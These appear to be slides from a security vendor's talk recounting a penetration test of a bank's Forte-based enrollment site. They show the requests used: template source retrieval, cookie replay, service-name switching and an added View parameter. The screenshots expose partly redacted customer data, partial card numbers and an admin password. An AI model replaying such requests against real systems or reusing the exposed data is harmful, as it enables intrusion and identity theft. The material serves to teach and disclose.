
- Enroll is running Forte WebEnterprise Version WE.1.0.E.0
- An ability to tell what the parameters in the URL mean
- Enroll has 2 services available: siteCaastAccess and siteIntranetIIS
- The internal IP address of the server is 192.168.32.11
- Access to all system variables is available
- "ServiceName" in the URL specifies what services to access
- "TemplateName" in the URL specifies what templates to load
- A list of template files from the URL such as "prod_sel.forte"

The Attack

At the beginning of the scan, a directory /template was found. To test a theory a request was issued for:



Full Source Code



The Attack

This allowed us to view the exact details of how the script worked and what other files or scripts it referenced. By methodically going thru and retrieving the source for all the scripts available a large database of filenames was logged.

```
<?FORTE INCLUDE "style_block.htm">
</STYLE>

</HEAD>

<!-- Insert Forte Code below -->
  <?FORTE EXECUTE    ProdSelHandler.ClearWebErrors>

<?FORTE IF    ProdSelHandler.RequestFromSelf>
  <?FORTE EXECUTE    ProdSelHandler.ClearNavStack>
  <?FORTE IF    ProdSelHandler.AppStatus>
    <?FORTE EXECUTE    ProdSelHandler.ClearLoginAttempts>
    <?FORTE REDIRECT "login_status_ssn.forte">
  </FORTE IF>
  <?FORTE IF    ProdSelHandler.AppRecall>
    <?FORTE EXECUTE    ProdSelHandler.ClearLoginAttempts>
    <?FORTE REDIRECT "login_ssn.forte">
  </FORTE IF>

  <?FORTE IF    ProdSelHandler.IsAppAlreadySaved>
    <?FORTE REDIRECT "prodsel_error.forte">
  <?FORTE ELSE>
    <?FORTE EXECUTE    ProdSelHandler.SaveState >
    <?FORTE IF    ProdSelHandler.IsValid>
      <?FORTE IF    ProdSelHandler.GotoNext>
        <?FORTE EXECUTE    ProdSelHandler.ClearLoginAttempts>
        <?FORTE EXECUTE    ProdSelHandler.PushPageName (PageName="prod_sel.forte" >
        <?FORTE REDIRECT "user_info.forte">
      </FORTE IF>
    </FORTE IF>
```

The Attack

After gathering the list of filenames – Several filenames stood out:

1. VerifyLogin.htm
2. ApplicationDetail.htm
3. CreditReport.htm
4. ChangePassword.htm

A connection was tried to each file.

`https://enroll.site.com/cgi-forte/fortecgi?serviceName=siteCaastAccess&templateName=ApplicationDetail.htm`

The Attack

The server returned a "User not Logged in" message for each request. It also stated that the connection must be made from the Intranet. At first this seemed to be a well secured area but after sniffing the connection, it appeared that ApplicationDetail.htm set a cookie string.

```
siteIntranetIIS=091B1A7D2625162A28241B2816792  
7; frte_lbf_siteIntranetIIS=04392k0W0BTG
```


Attempt to access with cookie

<https://enroll.site.com/cgi-forte/fortecgi?serviceName=siteCaastAccess&templateName=ApplicationDetail.htm>

Cookie:

```
siteIntranetIIS=091B1A7D2625162A28241B28167927;  
frte_lbf_siteIntranetIIS=04392k0W0BTG
```

The server returned back a different error that stated: "User must connect from the Intranet"

The Attack

By taking this cookie and changing the URL so "serviceName" is set to "siteIntranetIIS" and recreating our request. Our request now looks like this:

[https://enroll.site.com/cgi-forte/fortecgi?
serviceName=siteIntranetIIS&templateName=ApplicationDetail.htm](https://enroll.site.com/cgi-forte/fortecgi?serviceName=siteIntranetIIS&templateName=ApplicationDetail.htm)

Cookie:

siteIntranetIIS=091B1A7D2625162A28241B28167927;
frte_lbf_siteIntranetIIS=04392k0W0BTG

Jackpot!

ApplicationDetail.htm returned Client information and credit cards anytime an application was being processed.

The screenshot shows a Netscape browser window with the following URL: <https://enroll.com/cgi-forte/fortecgi?serviceName=tranellIS&templateName=ApplicationDetail.htm>

PERSONAL INFORMATION			
FIRST / MI	David L	LAST / SUF	[REDACTED]
EMAIL	David [REDACTED]@[REDACTED].com	DOB	[REDACTED]
SSN	572-45-[REDACTED]	US RESIDENT?	Yes
EMPLOYMENT STATUS	Employed	MOTHER'S MAIDEN NAME	JSR
CURRENT ADDRESS			
STREET ADDRESS	[REDACTED] Road	APT #	105
CITY / STATE	San Jose CA	ZIP	95138
HOME PHONE		TIME AT CURRENT ADDRESS	yr / 1 mo
RESIDENT STATUS	Rent	MONTHLY MTG OR RENT	\$ 1700
PREVIOUS ADDRESS			
STREET ADDRESS	[REDACTED]	APT #	
CITY / STATE	Mountain View CA	ZIP	94043
CURRENT EMPLOYMENT INFORMATION			
EMPLOYER NAME	[REDACTED]	ADDRESS	[REDACTED]
SUITE/FLOOR/MAIL STOP		CITY / STATE	Mountain View CA
ZIP CODE	94039	WORK PHONE	[REDACTED]
TIME WITH EMPLOYER	1 yr / 8 mo		
PREVIOUS EMPLOYMENT INFORMATION			
EMPLOYER NAME	[REDACTED] Corporation	TIME WITH EMPLOYER	1 yr / 10 mo
INCOME INFORMATION			
GROSS ANNUAL SALARY	\$ 75000	TOTAL ANNUAL INCOME	\$ 112000
SOURCE OF INCOME		EXISTING BANK RELATIONSHIP	Checking and Savings
AUTHORIZED USER INFORMATION			

Jackpot!

The screenshot shows a Netscape browser window displaying a list of financial accounts. The browser's address bar shows the URL: `https://enroll[redacted].com/cgi-forte/fortecgi?serviceName=[redacted]&intranetIIS&templateName=ApplicationDetail.htm`. The list of accounts includes various types such as Interest Checking, Basic Checking, Basic Savings, Visa, Money Market, and 12 Month CD. Two specific entries are highlighted with red boxes, indicating they are the 'jackpot'.

Account Type	Balance	Card/Type	Card Number
Interest Checking	100	Check	-
Interest Checking			-
Interest Checking	3000	Check	-
Interest Checking			-
Basic Checking	100	Check	-
Basic Checking	10000	WT	-
Interest Checking			-
Basic Savings			-
Basic Checking	100	Credit Card	4480460011168 [redacted]
Interest Checking			-
Interest Checking			-
Interest Checking	2000	Check	-
Interest Checking			-
Basic Savings	100	Credit Card	4356023000786 [redacted]
Basic Savings			-
Interest Checking			-
Interest Checking			-
Interest Checking			-
Interest Checking			-
Interest Checking			-
Interest Checking			-

The Attack

By then issuing a request for CreditReport.htm.
The server replied with this error message:

```
HTMLScannerException detected
Detecting Method
HTMLScanner::HandleExecuteBlock Message
qqsp_Exception caught while executing EXECUTE tag named
EMCreditRptHandler.GetCreditReport
Original message: Cannot add member name View to result
set creditRS - value specified is NIL.
```

The Attack

By using the very detailed error message, we could derive that the server is failing due to the value of a variable named "View" currently has a NULL value. Therefore by defining the value of View we can retrieve the CreditReports page.

[https://enroll.site.com/cgi-forte/fortecgi?
serviceName=siteIntranetIIS&templateName=
CreditReport.htm&View=1](https://enroll.site.com/cgi-forte/fortecgi?serviceName=siteIntranetIIS&templateName=CreditReport.htm&View=1)

The Attack

Access granted.

Decision Summary **Credit Report** **Fraud Report** **Close**

Decision Summary

Application Information			
Application ID	3530	Application Date	06-Jul-2000 21:54:16
SSN	██████████		
First / MI	██████████	Last	

Credit Report Information

Fraud Score			
██████ Fraud Status			
Fraud Flag Data			
██████ Product Code		Credit Limit	
Credit Bureau Score		Custom Score	
Debt To Income Ratio	0		
Credit Bureau Phone			
Hawk Alert Code 1		Hawk Alert Code Text 1	
Hawk Alert Code 2		Hawk Alert Code Text 2	
Hawk Alert Code 3		Hawk Alert Code Text 3	
Hawk Alert Code 4		Hawk Alert Code Text 4	
CreditBureauCode		FraudSystem	
OnyxReferenceNumber			
DeclineReasonCode1		DeclineReasonCode1Text	
DeclineReasonCode2		DeclineReasonCode2Text	
DeclineReasonCode3		DeclineReasonCode3Text	
DeclineReasonCode4		DeclineReasonCode4Text	

[Close](#)


JavaScript error: Type 'javascript:' into Location for details

The Attack

CreditReport.htm allows us to view customer data, credit report status, Fraud Information, Declined application status and a multitude of various sensitive information.


By crafting a special script together we were able to continuously retrieve different client information and credit cards.

How Did This Happen?




Icing On The Cake

By accessing the ChangePassword.htm page. The ability to reset the users web banking password was available.



Icing On The Cake

Retrieved application source code and system user names and passwords.



```
*
* Description:
*       This file defines the valid field names for an Onyx blob.  The purpose
* of these definitions is to ensure that all of the modules use the same
* names for the same data.
*
* To keep the size of the blob to a minimum the actual values are somewhat
* small and cryptic while the definitions are more explicit.
*/


#ifndef __ONYX_LABELS_H_
#define __ONYX_LABELS_H_

#define OASYS_REF_NUM      "O_REFNUM"      /* The application reference number. */
#define MASTER_REF_NUM    "M_REFNUM"      /* Original ref # for ADC 2nd apps */
#define REF_NUM           "REFNUM"        /* The application reference number. */
#define VERSION_NUM       "VNUM"         /* The application' DB version. */
#define APP_START_TIME    "ASTM"         /* Time the app was added to system. */
#define APP_LAST_UPDATE   "AUTM"         /* Last time app was updated. */
#define APP_TYPE          "A_T"          /* The application type. */
#define SYSTEM_NAME       "SYSNAM"
#define COMPANY           "CO"           /* The application's company code. */
#define COMPANY_NAME      "A_CO"         /* The application's company name. */
#define MARKET           "MKT"          /* The application's office. */
#define ORIG_MARKET       "ORIGMKT"      /* The application's market code. */
#define USER              "USR"          /* The analyst's user password. */
#define USER_PASSWORD     "PWD"          /* The analyst's user password. */
#define ANALYST           "ANLST"        /* The analyst's id */
#define APP_STATUS        "STAT"
#define USER_STATUS       "USTAT"
#define SYS_LOCK          "SLCK"         /* The application lock. */
#define USR_LOCK          "ULCK"         /* The application lock. */
#define NOFORWARD         "NOF"         /* Do not forward app to next bur. */
#define IND_FORWARD_NOHIT "FNOH"         /* Forward if nohit. */
#define IND_FORWARD_THIN  "FTHN"         /* Forward if thin record. */
#define COM_FORWARD_NOHIT "CFNOH"        /* Forward if nohit. */
#define COM_FORWARD_THIN  "CFTHN"        /* Forward if thin record. */
```

Icing On The Cake

Calc.site.com:

1. Ability to retrieve the admin login and password.
2. Ability to upload files to the server if they were 'calc template files'.
3. Ability to retrieve all source code off of the site due to a flaw in the calculator software.



The screenshot shows a Netscape browser window with the address bar containing the URL: `http://calc.[redacted].com/fe_calcs/data/custom/admin/[redacted]`. The main content area displays XML data:

```
<CompanyInfo>
CompanyName
ContactName
EMail
Phone
Fax
Street
City
State
Zip
URL
</CompanyInfo>

<AdminInfo>
CreatedBy
Created
Password          9cZgWL9mtw
CalcType          CalcBuilder
Format Port
TopAdType         none
BottomAdType      none
</AdminInfo>

<Categories>
AUT
BON
...
```

Summary

Vulnerabilities discovered in the site application located on enroll.site.com are:


1. Detailed Error messages
2. Lack of Session Authentication on certain scripts
3. Virtual Directories are not mapped correctly
4. Default Forte files were existent
5. Incorrect File permissions
6. Internal Forte debug option accessible
7. Test files and old scripts remained

Summary

As a result of these issues this occurred:

1. Access to customer information:
Names, SSN#'s, Salary, Maiden Names,
and Addresses
2. Access to credit card numbers
3. Access to proprietary site information
4. Access to confidential source code
5. Access to credit report data
6. Ability to change customer passwords

Try WebInspect



SPI Dynamics, Inc.
115 Perimeter Center Place
Suite 270
Atlanta, GA 30346

Caleb Sima
csima@spidynamics.com

For a free WebInspect™
15-day trial download
visit:

www.spidynamics.com